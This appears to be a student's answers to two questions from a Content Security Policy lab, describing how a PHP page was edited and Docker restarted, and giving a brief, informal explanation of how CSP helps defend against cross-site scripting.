4. To get 1,2,4,5, and 6 to work I went to the PHP document opened it in a text editor, and edited the code. This part was similar to the last question but instead of using nano I can directly edited this in an editor.

After saving the code I had to restart the docker in order for the code to apply the code. I did by doing dcdown and built it and ran. Upon doing this I refreshed example32c page and saw that it worked.

5. Cross-site scripting or XSS tries to access sensitive information or manipulate data and CSPs can defend against such attacks by having a whitelist of content. It can allow any administrator to allow a file of trusted sources and what is allowed to be loaded in. It can also comb through the data of the page and purposely stop certain lines from being executed. CSP can also inform by creating an alert of data being manipulated.